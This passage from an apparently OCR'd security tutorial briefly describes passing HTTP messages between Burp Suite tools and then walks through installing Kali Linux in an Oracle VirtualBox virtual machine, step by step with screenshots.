For more help, see Using the Target tool. You can control which content gets added to the site map as you browse by configuring a suitable live task.



Burp Suite is designed to be a hands-on tool, where the user controls the actions that are performed. At the core of Burp's penetration testing workflow is the ability to pass HTTP requests between the Burp tools in order to carry out particular tasks.

You can send messages from the **Proxy > Intercept**, **HTTP history**, or **Site map** tabs, and indeed anywhere else in Burp that you see HTTP messages. To do this, select one or more messages, and use the context menu to send the request to another tool.




Kali Linux :-

Kali Linux contains industry specific modifications as well as several hundred tools targeted towards various Information Security tasks, such as Penetration Testing, Security Research, Computer Forensics, Reverse Engineering, Vulnerability Management and Red Team Testing.

- How to install kali linux :-
  There are various way to install Kali linux Like you can clean install kali image on your system or you can install through Oracle Vm VirtualBox , Vmware workstation, WSL2 in Windows etc.
  First you have to install kali linux ISO File for Kali website


Then we Have to Downloads a [Oricle-VM-VirtualBox]() and install in virtualbox.




Open Virtualbox and click add a new virtual machine. Set the following parameters and click Next**.**

Name: KaliLinux
Type: Linux
Version: Debian (64 bit)


In the memory size, select **4GB** and click **Next**




Select **Create a Virtual Hark Disk File** and click **Create**.




Select **VDI (Virtual Disk Image)** and click **Next**.




Select **dynamically allocated** and click **Next**.




For the hard disk space, select **30GB**, and then click on **Create**.




Click on the **System** button, go to the **Base memory** tab under **Motherboard,** and select **4GB**




Then under **System**, go to the **Processors** tab and select **4**




Click on **Storage** and inside Storage, you want to select the **empty disk**, then **click on the little disk on the right-hand side**. Choose a **disk file** and this is where you need to go to your **Downloads** folder, where you've downloaded the ISO image file, select the ISO image file and then click on **open**.





If you want to make any other changes to this virtual machine, you can do that right now, and then when you're done you can click on the **OK** button.

Go to VirtualBox Manager and make sure that **Kali Linux** is selected and then click on the **Start** button.




Once the installation has started, you will get an installer menu. Select **Graphic installation** and hit enter on your keyboard.

